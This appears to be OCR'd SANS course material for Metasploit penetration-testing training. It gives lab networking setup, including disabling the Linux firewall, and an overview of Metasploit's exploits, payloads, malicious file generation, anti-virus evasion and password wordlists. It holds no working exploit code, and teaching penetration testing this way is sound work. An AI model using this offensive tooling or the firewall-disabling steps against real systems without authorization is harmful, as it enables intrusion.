
And, check that your firewall is disabled (making sure it says "Firewall is not running."):

```
# service iptables status
```

And, finally, try to ping Windows:

```
# ping 10.10.96.X
```

If you see ping responses from Windows to Linux and from Linux to Windows, you are configured and ready for the exercises. If not, please contact the instructor or room facilitator.



As we discussed earlier, most exercises in this class (including our first exercise), will require Bridged networking. But, a few of the exercises are Host-only, to protect your Windows machines from attacks when we are running vulnerable software on them.

Periodically in the class we'll need to switch from Bridged networking to Host-only, or vice-versa, to address the transition between the two different kinds of exercises.

To go from Bridged networking to Host-only networking, you will need to do the following steps:

1)Enable the VMnet1 interface by running ncpa.cpl and double-clicking on the appropriate interface icon (or right-click on it and select "Enable").

2)Physically disconnect your Ethernet cable.


3)Inside of VMware, go to VM-->Settings, click on "Network Adapter", and select the Host-only radio button. Make sure your Linux machine can ping Windows VMnet1 (10.10.97.X)

To go from Host-only to Bridged networking, you will need to do the following steps:

1)Disable the VMnet1 interface by running ncpa.cpl, right clicking on the interface, and selecting "Disable".

2)Physically connect your Ethernet cable to your computer. Check to make sure you get link light.

3)In VMware, go to VM-->Settings, click on "Network Adapter", and select "Bridged". Make sure your Linux machine can ping the Windows Local Area Connection (10.10.96.X).



Some people who take this class do not use a Windows host machine, but instead rely on Mac OS X with VMware Fusion or Linux with VMware for Linux as their environment. Such systems will still work with our guest machine, and the networking becomes a little bit easier.

If your have a Mac OS X or Linux host machine, you will still need to unzip the VMware Linux system we provided on the course DVD to your hard drive. This will be one of your guest machines. You were required (in the course laptop instructions on the registration page for the course) to bring a Windows guest machine with you.
Boot both your Windows guest VM, and the Linux guest VM unzipped from the course DVD.

YOU WILL NOT HAVE TO PROVIDE AN IP ADDRESS TO YOUR HOST MACHINE AT ALL. Set both of your guest machines to "Bridged" networking. Now, on Windows, using ncpa.cpl, configure the IP address of your Windows guest machine Local Area Connection to 10.10.96.X.

In Linux, configure the IP address of eth0 to 10.10.95.X by running:

```
# gedit /etc/sysconfig/network-scripts/ifcfg-eth0
```

Alter the line that says IPADDR=, adding your IP address of 10.10.95.X to it.

And, run:


```
# service network restart
# service iptables stop
```

Now, you should be able to ping from Linux to Windows:

```
# ping 10.10.96.X
```

And ping from Windows to Linux:


```
C:\> ping 10.10.95.x
```



If you are taking this course across the Internet (either via SANS vLive or SANS OnDemand), you will need to set up OpenVPN on your Linux and Windows machines to conduct the bridged networking exercises in the class so you can reach target systems we have prepared.

You will receive an e-mail from SANS NOC personnel that describes in detail the process for configuring your system to use the VPN. The e-mail will explain various steps, including:

- Set up your Linux guest and Windows host machine on the Internet. Both machines must be able to reach Internet destinations. For Linux, use bridged networking, and configure your guest machine with an IP address for your environment or pull one using DHCP (edit /etc/sysconfig/network-scripts/ifcfg-eth0). If you are using hard-coded IP addresses, simply set it in the line that says "IPADDR=". If you are using DHCP, make sure you set BOOTPROTO=dhcp. Make sure both your Windows and Linux machines can ping some site on the Internet, such as www.google.com.
- Download the OpenVPN install files for Windows, along with your certificates, as described in the e-mail from the SANS NOC. Put your certificates in the appropriate place (C:\Program Files\OpenVPN\config). You do not need to install OpenVPN software on the Linux guest image we provided, as this software is already installed.
- On Linux, place your downloaded certificates in the appropriate place (/etc/openvpn).
- Establish the VPN connection from Windows (by right-clicking on the OpenVPN icon in your tooltray, and selecting "Connect"). Provide your SANS portal password to connect.
- Establish the VPN connection from Linux (by running "service openvpn start"). Again, provide your SANS portal password when prompted.
- Finally, make sure Windows and Linux can ping 10.10.10.7 while the VPN is connected.



Throughout this course, we'll be using numerous different shells, both in our operating system and within Metasploit itself. We'll frequently be changing between these different shells as we switch back and forth between Linux and Windows, and within different aspects of Metasploit itself. Sometimes, even on a single page in the book, you will be using two or even three different types of shell to do something and then observe the results.

All of the exercises and notes were carefully written to indicate the proper shell you are supposed to be using at any given time by including the shell prompt right before each command you are supposed to type. That is, each exercise command is preceded by the prompt indicating which shell to use. The shell types you will encounter throughout this class include:

A Windows cmd.exe with the prompt:

```
C:\>
```

A Linux bash shell (which we'll run as root) with the prompt:

```
#
```


The Metasploit Framework Console with the prompt:

```
msf >
```


A Meterpreter shell with the prompt:

```
meterpreter >
```

PLEASE DOUBLE CHECK AT EACH EXERCISE STEP THAT YOU ARE ENTERING THE PROPER COMMAND INTO THE PROPER SHELL. Otherwise, a given exercise step will not work for you properly.



To understand Metasploit in depth and to see how we can apply it in our penetration testing and vulnerability assessment work, we need to start by describing what Metasploit really is. Many people have misconceptions about what Metasploit is, thinking that it is merely a tool that packages together buffer overflow exploits for gaining shell access to target systems. While Metasploit certainly does that, and does it very well, that's only a glimpse of the features of Metasploit. Let's explore what Metasploit really is in more detail.



If you think of the Metasploit framework solely as an exploitation tool for taking advantage of buffer overflows and related flaws to gain shell on a target, you should really consider taking a more expansive view of Metasploit. While the Metasploit project began way back in 2003 as a framework for the creation and distribution of exploits, its scope now goes well beyond that initial focus. What is Metasploit, really?

In truth, today's Metasploit is an integrated suite of attack components that are useful in all phases of vulnerability assessment and penetration testing.


True to its original vision, Metasploit still offers one of the best exploit arsenals available today, with hundreds of extremely flexible exploits and payloads for compromising remote machines. The arsenal includes service-side exploits to attack listening services, as well as client-side exploits to attack client-side software (browsers, PDF-viewers, etc.) that accesses the penetration tester's waiting Metasploit server. Recently, Metasploit development has focused on automating exploitation activities and follow-on information gathering as much as possible.

In addition to exploitation, Metasploit also offers scanning capabilities to identify flaws in target machines. In particular, it includes solid database vulnerability scanning features.

Another very useful feature set of Metasploit is the ability to generate attack content that will exploit machines that run or otherwise view the content, which Metasploit can create in various forms including EXE, JavaScript, Visual Basic for Application (VBA), PDF, etc.


Metasploit also offers solid support for evading IDS, IPS, and anti-virus tools, very helpful features for penetration testers who need to mimic these capabilities used by the bad guys.

Metasploit can be used to attack DNS (via cache poisoning and other avenues), wireless access points and wireless clients, and web applications. And, that list is just the start of Metasploit's capabilities, with new features added on a regular basis.



The Metasploit framework is a result of the hard work of numerous people, each of whom has helped design and create code for the project on a free and open-source basis. These people deserve credit and thanks for their hard work.

The chief architect of Metasploit is HD Moore, whose tireless efforts on the Metasploit project have helped countless penetration testers and other security personnel better understand their security vulnerabilities and risks. Based on HD's leadership, the other developers listed on the slide above have created an incredible suite of tools. Thank you!




This course focuses on Metasploit as a tool for conducting thorough penetration tests. But, that's not the only thing Metasploit can be used for in modern organizations. It also provides a solid set of tools for conducting vulnerability assessments, measuring for certain kinds of flaws on a range of target machines.

Metasploit is also a great environment for conducting security research and rapid attack prototyping. With its vast numbers of libraries, each implementing individual components of attacks, security researchers can customize those components or write brand new ones within the framework to create new attacks and measure their impact on target systems.

With its automation capabilities, along with its libraries of code features, Metasploit is a great environment for rapid attack prototyping. If a penetration tester wants to devise a new or different kind of attack, he or she can repurpose and script the existing components of Metasploit, usually saving a lot of time over writing all of the code for the attack from scratch. Metasploit acts kind of like a repository of examples and features that can be stitched together in flexible and creative ways.

But, all this power of Metasploit is sometimes abused by real-world bad guys. Many incident handlers and other information security pros have lamented the fact that computer criminals leverage the powerful and easy-to-use features of Metasploit to compromise targets and commit crime.

Even if you feel concerned about the abuse of Metasploit by bad guys for evil purposes, info sec pros still need to understand its capabilities so that they can defend against it. Furthermore, the job of a penetration tester is to mimic the activities of computer attackers to determine the business risk posed to an organization by vulnerabilities. Thus, penetration testers in particular need to understand Metasploit and how to leverage it in our work.



Metasploit includes a multitude of components that implement a vast toolbox of features that penetration testers can rely on to do our jobs in finding vulnerabilities, exploiting them, and pivoting to help determine the business risks an organization faces. We will use most of these components in this class. A directory listing in the main Metasploit framework directory shows many of these components, which include:

User Interfaces: These items are the way we interact with Metasploit, and their names tend to start with the letters "msf" (for Metasploit Framework).


Tools: These programs (mostly Ruby scripts) are used for some very focused attacks. Some of them are stand-alone (such as some password-cracking tools here like lm2ntcrack.rb), while others provide functionality that is useful for pulling data that can be analyzed with other components of the framework (such as memdump.exe).

Plug-ins: These components help integrate the framework with other tools, including databases (MySQL, SQLite, and Postgres are supported), vulnerability scanners (currently Rapid7's NeXpose is included), and various hooks for monitoring and filtering Metasploit socket connections.

Modules: This is where a lot of the Metasploit action resides, as these modules include the exploits, payloads, encoders, and auxiliary features penetration testers utilize on a regular basis for our work.

Documentation: This directory holds a description of various piece-parts of Metasploit, including a users' guide and a developers' guide.

Data: This directory contains data resources used by other parts of the framework, including some text and icons that various GUIs and other components of Metasploit rely on. It also contains a wordlist subdirectory that holds lists of potential usernames and passwords used in automated guessing attacks.



Metasploit includes several different user interfaces, each targeted to different kinds of uses. Each user interface starts with the letters "msf", which stands for "Metasploit Framework".

For penetration testers, one of the most common interfaces we rely on is msfconsole, an interactive command-prompt for configuring and using Metasploit. With dozens of individual commands and constant feedback on what Metasploit is doing, msfconsole is where most penetration testers do their heavy lifting.

